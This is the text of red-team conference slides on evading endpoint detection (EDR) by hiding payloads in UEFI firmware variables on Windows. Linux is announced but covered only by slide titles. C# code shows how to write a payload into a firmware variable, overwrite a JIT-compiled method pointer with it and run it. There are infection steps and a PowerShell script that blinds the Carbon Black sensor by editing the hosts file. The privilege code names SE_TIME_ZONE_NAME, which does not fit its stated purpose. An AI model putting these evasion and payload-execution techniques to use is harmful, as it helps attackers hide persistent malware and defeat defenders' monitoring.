

EDR Is Coming; Hide yo Sh!t

@TTimzen

@r00tkillah

Who are we?

Michael “@r00tkillah” Leibowitz

NSA Playset

Principle Troublemaker

Topher Timzen (@TTimzen)

C# Malware is <3

Principal Vulnerability Enthusiast

RED TEAM!!!!



Agenda

- What is EDR and why do we care?
- UEFI security and variables overview
- Windows platform hijinks with demo
- Linux platform hijinks with demo
- What does this all mean?
- Mitigations and Recommendations
- Future work
- Conclusions

EDR

Enterprise Detection and Response (EDR)

Defensive tooling that focuses on detecting, investigating and mitigating suspicious activities on hosts and endpoints.

Provides **Blue Team** a hunt capability

Alerts mapped to MITRE ATT&CK via a SIEM or EDR directly

CrowdStrike and Carbon Black are big players in this space

MITRE ATT&CK - <https://attack.mitre.org/>

Knowledge base of adversary tactics and techniques based on real-world observation - Tactics, Techniques, Procedures (TTP)

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	Applnit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Control Panel Items	Applnit DLLs	Application Shimming	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Information Repositories	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels

Enterprise Detection and Response (EDR)


Tuned for processes, commands and API Calls

- cmd.exe /c
- powershell.exe
- Registry modifications
- Scheduled Tasks

All of these mapped to MITRE TTPs

The Other Risk Curve

Likelihood of Detection



Time ->

Result of EDR

```
add     esp, 10h
push    400h          ; nSize
push    esi           ; lpBuffer
push    edi           ; lpName
call    ds:GetEnvironmentVariableW ; get %appdata% envvar
mov     edi, ds:lstrcatW
lea     ecx, [ebp+String2]
push    ecx           ; lpString2
push    esi           ; lpString1
mov     dword ptr [ebp+String2], '\
call    edi ; lstrcatW
push    ebx           ; lpString2
push    esi           ; lpString1
call    edi ; lstrcatW
xor     eax, eax
mov     [ebp+var_20], ax
mov     eax, esi
mov     dword ptr [ebp+ValueName], 730055h
mov     [ebp+var_48], 720065h
mov     [ebp+var_44], 6E0049h
mov     [ebp+var_40], 740069h
mov     [ebp+var_3C], 700040h
mov     [ebp+var_38], 4C0072h
mov     [ebp+var_34], 67006Fh
mov     [ebp+var_30], 6E006Fh
mov     [ebp+var_2C], 630053h
mov     [ebp+var_28], 690072h
mov     [ebp+var_24], 740070h ; UserInitMprLogonScript
lea     edx, [eax+2]
```

Analyst




You



The Other Risk Curve (Modified)


Likelihood of Detection



Time ->

UEFI

Unified Extensible Firmware Interface (UEFI)



But Why UEFI Firmware Variables?

Hides payload from AV, and EDR, and requires memory forensics to investigate

EDR platform getting your reader binary doesn't mean anything

Tons of places to hide there!

- Test0 E660597E-B94D-4209-9C80-1805B5D19B69 NV+BS+RT
- Test1 E660597E-B94D-4209-9C80-1805B5D19B69 NV+BS+RT

UEFI Firmware Variables

Authenticated

- Secure boot nonsense (PK, KEK, db/dbx)
- Performs a certificate check when writing variable

Unauthenticated

- No verification on write
- Majority of variables are unauthenticated

UEFI Firmware Variable Attributes

UEFI specification defines variable attributes can be

- **Non-volatile (NV)**
- **Boot services access (BS)**
- **Runtime access (RT)**
- Hardware error record (HR)
- Count based authenticated write access
- Time based authenticated write access (AT)

Windows Platform

UEFI On Windows

“Starting with Windows 10, version 1803, Universal Windows apps can use `GetFirmwareEnvironmentVariable` and `SetFirmwareEnvironmentVariable` (and their 'ex' variants) to access UEFI firmware variables”

`SE_SYSTEM_ENVIRONMENT_NAME` privilege is required to Read/Write

Administration account with Universal Windows App “required”

<https://docs.microsoft.com/en-us/windows/desktop/sysinfo/access-uefi-firmware-variables-from-a-universal-windows-app>

Read/Write UEFI Firmware Variable API

C++

```
DWORD GetFirmwareEnvironmentVariableExA(  
    LPCSTR lpName,  
    LPCSTR lpGuid,  
    PVOID pBuffer,  
    DWORD nSize,  
    PDWORD pdwAttribubutes  
);
```

C++

```
BOOL SetFirmwareEnvironmentVariableExA(  
    LPCSTR lpName,  
    LPCSTR lpGuid,  
    PVOID pValue,  
    DWORD nSize,  
    DWORD dwAttributes  
);
```

dwAttributes

Value	Meaning
VARIABLE_ATTRIBUTE_NON_VOLATILE 0x00000001	The firmware environment variable is stored in non-volatile memory (e.g. NVRAM).
VARIABLE_ATTRIBUTE_BOOTSERVICE_ACCESS 0x00000002	The firmware environment variable can be accessed during boot service.
VARIABLE_ATTRIBUTE_RUNTIME_ACCESS 0x00000004	The firmware environment variable can be accessed at runtime. Note: Variables with this attribute set, must also have VARIABLE_ATTRIBUTE_BOOTSERVICE_ACCESS set.

C++ [&& or ||] C#

C++ is a viable option and was the initial language used, however

- Too many API calls to Virtual*
 - Requires RWX memory to be present for execution
 - EDR and AV see these API calls
 - C# can do everything needed with Reflection
- More difficult to bypass WDAC
- C# Allows for easy use of Cobalt Strike + Powerpick
- Reference code available in repo for both

Steps for Writing UEFI variable

1. Obtain `SE_SYSTEM_ENVIRONMENT_NAME` with `SetPriv()`
2. Get address of a pinned buffer in C# (payload)
3. Write to UEFI variable with `SetFirmwareEnvironmentVariableEx()`

Steps for Writing UEFI variable

1. Obtain SE_SYSTEM_ENVIRONMENT_NAME with SetPriv()

```
1 bool ret = pinvoke.SetPriv();
2
3 public static bool SetPriv()
4 {
5     bool retVal;
6     TokPriv1Luid tp;
7     IntPtr hproc = GetCurrentProcess();
8     IntPtr htok = IntPtr.Zero;
9     retVal = OpenProcessToken(hproc, TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, ref htok);
10    tp.Count = 1;
11    tp.Luid = 0;
12    tp.Attr = SE_PRIVILEGE_ENABLED;
13    retVal = LookupPrivilegeValue(null, SE_TIME_ZONE_NAME, ref tp.Luid);
14    retVal = AdjustTokenPrivileges(htok, false, ref tp, 0, IntPtr.Zero, IntPtr.Zero);
15    return retVal;
16 }
```

Steps for Writing UEFI variable

2. Get address of a pinned buffer in C# (payload)

```
1 IntPtr bufferPRE = IntPtr.Zero;
2 System.Runtime.InteropServices.GCHandle pinnedArray = System.Runtime.InteropServices.
  GCHandle.Alloc(buf.buffer, System.Runtime.InteropServices.GCHandleType.Pinned);
3 bufferPRE = pinnedArray.AddrOfPinnedObject();
```

Steps for Writing UEFI variable

3. Write to UEFI variable with SetFirmwareEnvironmentVariableEx()

```
1 string variableName = "CSHARP-UEFI";
2 string GUID = "{E660597E-B94D-4209-9C80-1805B5D19B69}";
3 pinvoke.SetFirmwareEnvironmentVariableEx(
4     variableName, GUID, bufferPRE,
5     (uint)buf.buffer.Length,
6     (uint)pinvoke.dwAttributes.VARIABLE_ATTRIBUTE_NON_VOLATILE);|
7
```


Steps for Executing UEFI variable

1. Obtain SE_SYSTEM_ENVIRONMENT_NAME with SetPriv()
2. P/Invoke with Virtual(Alloc, Protect) to obtain RWX Memory
3. Obtain UEFI variable payload with GetFirmwareEnvironmentVariableEx()

Steps for Reading UEFI variable

1. Obtain SE_SYSTEM_ENVIRONMENT_NAME with SetPriv()

```
1 bool ret = pinvoke.SetPriv();
2
3 public static bool SetPriv()
4 {
5     bool retVal;
6     TokPriv1Luid tp;
7     IntPtr hproc = GetCurrentProcess();
8     IntPtr htok = IntPtr.Zero;
9     retVal = OpenProcessToken(hproc, TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, ref htok);
10    tp.Count = 1;
11    tp.Luid = 0;
12    tp.Attr = SE_PRIVILEGE_ENABLED;
13    retVal = LookupPrivilegeValue(null, SE_TIME_ZONE_NAME, ref tp.Luid);
14    retVal = AdjustTokenPrivileges(htok, false, ref tp, 0, IntPtr.Zero, IntPtr.Zero);
15    return retVal;
16 }
```

Steps for Executing UEFI variable

2. P/Invoke with Virtual(Alloc, Protect) to obtain RWX Memory

```
1 virtualMemory = sc.VirtualAlloc(IntPtr.Zero,  
2                               new UIntPtr((uint)payload.buf.Length),  
3                               sc.AllocationType.COMMIT | sc.AllocationType.RESERVE,  
4                               sc.MemoryProtection.EXECUTE_READWRITE);  
5 |
```

C# and P/Invoke Virtual(Alloc, Protect) API Calls

Input file contains API references not part of its Import Address Table (IAT)

details Found string "VirtualAlloc" (Source: 5aba178a512ae2c1c5afccf113c6dc0f80c47fdeee294781483b8aa07002cf39.bin, API is part of module: KERNELBASE.DLL)
Found string "VirtualFree" (Source: 5aba178a512ae2c1c5afccf113c6dc0f80c47fdeee294781483b8aa07002cf39.bin, API is part of module: KERNELBASE.DLL)
Found string "OpenProcessToken" (Source: 5aba178a512ae2c1c5afccf113c6dc0f80c47fdeee294781483b8aa07002cf39.bin, API is part of module: ADVAPI32.DLL)
Found string "AdjustTokenPrivileges" (Source: 5aba178a512ae2c1c5afccf113c6dc0f80c47fdeee294781483b8aa07002cf39.bin, API is part of module: ADVAPI32.DLL)
Found string "GetCurrentProcess" (Source: 5aba178a512ae2c1c5afccf113c6dc0f80c47fdeee294781483b8aa07002cf39.bin, API is part of module: KERNELBASE.DLL)
Found string "VirtualProtect" (Source: 5aba178a512ae2c1c5afccf113c6dc0f80c47fdeee294781483b8aa07002cf39.bin, API is part of module: KERNELBASE.DLL)

source String

relevance 10/10

<https://www.hybrid-analysis.com/sample/5aba178a512ae2c1c5afccf113c6dc0f80c47fdeee294781483b8aa07002cf39/5c74860b028838095154dad0>

C# and P/Invoke, No No



OJ

@TheColonial

Follow



Dear creators, you lovely people,

Please don't p/invoke in your .NET apps unless you're 100% sure you have NO OTHER OPTION. The .NET framework is way richer than you may realise, and p/invoke stands out like "the proverbials" to EDR solutions.

Much <3 for your efforts.

OJ

7:06 PM - 7 Apr 2019

6 Retweets 33 Likes



5



6



33

Steps for Executing UEFI variable

1. Obtain SE_SYSTEM_ENVIRONMENT_NAME with SetPriv()
- ~~2. P/Invoke RWX Memory~~
3. Obtain UEFI variable payload with GetFirmwareEnvironmentVariableEx()

Steps for Executing UEFI variable to Evade EDR and AV

1. Obtain `SE_SYSTEM_ENVIRONMENT_NAME` with `SetPriv()`
2. Reflectively obtain RWX JIT memory page to read UEFI variable into
3. Write UEFI variable payload to method ptr with `GetFirmwareEnvironmentVariableEx()`
4. Execute method

C# with Reflection for Method Ptr Overwrite to Execute

Method Table contains address of JIT stub for a class's methods.

During JIT the Method Table is referenced

Grab Method Ptr as RWX memory location and overwrite it!

C# with Reflection for Method Ptr Overwrite to Execute

2. Reflectively obtain RWX JIT memory page to read UEFI variable into

- A. Define a method to overwrite
- B. JIT the method
- C. Obtain ptr to method

C# with Reflection for Method Ptr Overwrite to Execute

A. Define a method to overwrite

```
public static void overwriteMe()
{
    bool malCode = false;
    if (malCode is true)
        return;
    return;
}
```

C# with Reflection for Method Ptr Overwrite to Execute

B. JIT the method

C. Obtain ptr to method

```
myMethod = typeof(Program).GetMethod("overwriteMe");  
System.Runtime.CompilerServices.RuntimeHelpers.PrepareMethod(myMethod.MethodHandle)  
ptrToMethod = myMethod.MethodHandle.GetFunctionPointer();
```

C# with Reflection for Method Ptr Overwrite to Execute

3. Write UEFI variable payload to method ptr with
`GetFirmwareEnvironmentVariableEx()`

4. Execute method

```
retValue = pinvoke.GetFirmwareEnvironmentVariableEx(variableName,
                                                    GUID,
                                                    ptrToMethod,
                                                    bufferLEN,
                                                    (uint)0);

overwriteMe();
```

Steps for Infection (Demo)

1. Obtain shell on target
2. Run WriteUEFICSharp
3. Set persistence for ReadUEFICSharp
4. Run ReadUEFICSharp

Windows Demo

Persistence?

Exercise up to the reader

WDAC Bypasses are a good means to persist with unsigned code

Your payload is in a UEFI variable, GLHF Analyst!

What About Windows EDR Products?

We saw no relevant information in EDR pertaining to the usage of UEFI variables

Startup events are seen without rootkit, but no malicious activity reported

- AV is clean
- No Virtual* API Calls

Sinkhole your EDR

```
1 <#
2 .SYNOPSIS
3     This script will disable the Carbon Black sensor (cb.exe). This will prevent live response and prevent any
4     logs from being sent to the server. This triggers an alert on Carbon Black if 'tamper protection' is enabled.
5 .DESCRIPTION
6     Sink hole Carbon Black sensor
7 .NOTES
8     File Name      : Sinkhole-Carbon-Black-Sensor.ps1
9     Requires       : Powershell V2
10 #>
11 function Sinkhole-Carbon-Black-Sensor
12 {
13     $hostStr = findstr SensorBackendServer C:\Windows\CarbonBlack\Sensor.LOG
14     $fqdn = $hostStr.split(':')[7]
15     $hostname = $fqdn.trim('//')
16     $hostsPath = "$env:windir\System32\drivers\etc\hosts"
17     "127.0.0.1 $hostname" | Add-Content $hostsPath
18 }
```

<https://gist.github.com/tophertimzen/235fbfdf6b2e3cdf255dcc763fdd805>

WDAC Bypasses


There has been a lot of research on bypassing WDAC and Windows Universal Apps

- <https://posts.specterops.io/arbitrary-unsigned-code-execution-vector-in-microsoft-workflow-compiler-exe-3d9294bc5efb>
- <https://bohops.com/2019/01/10/com-xsl-transformation-bypassing-microsoft-application-control-solutions-cve-2018-8492/>


Signed Code is not a proper mitigation currently in Windows 10

Linux Platform


The Problem Space




Envisioning The Solution




Linux Boot Flow




Linux Boot Flow



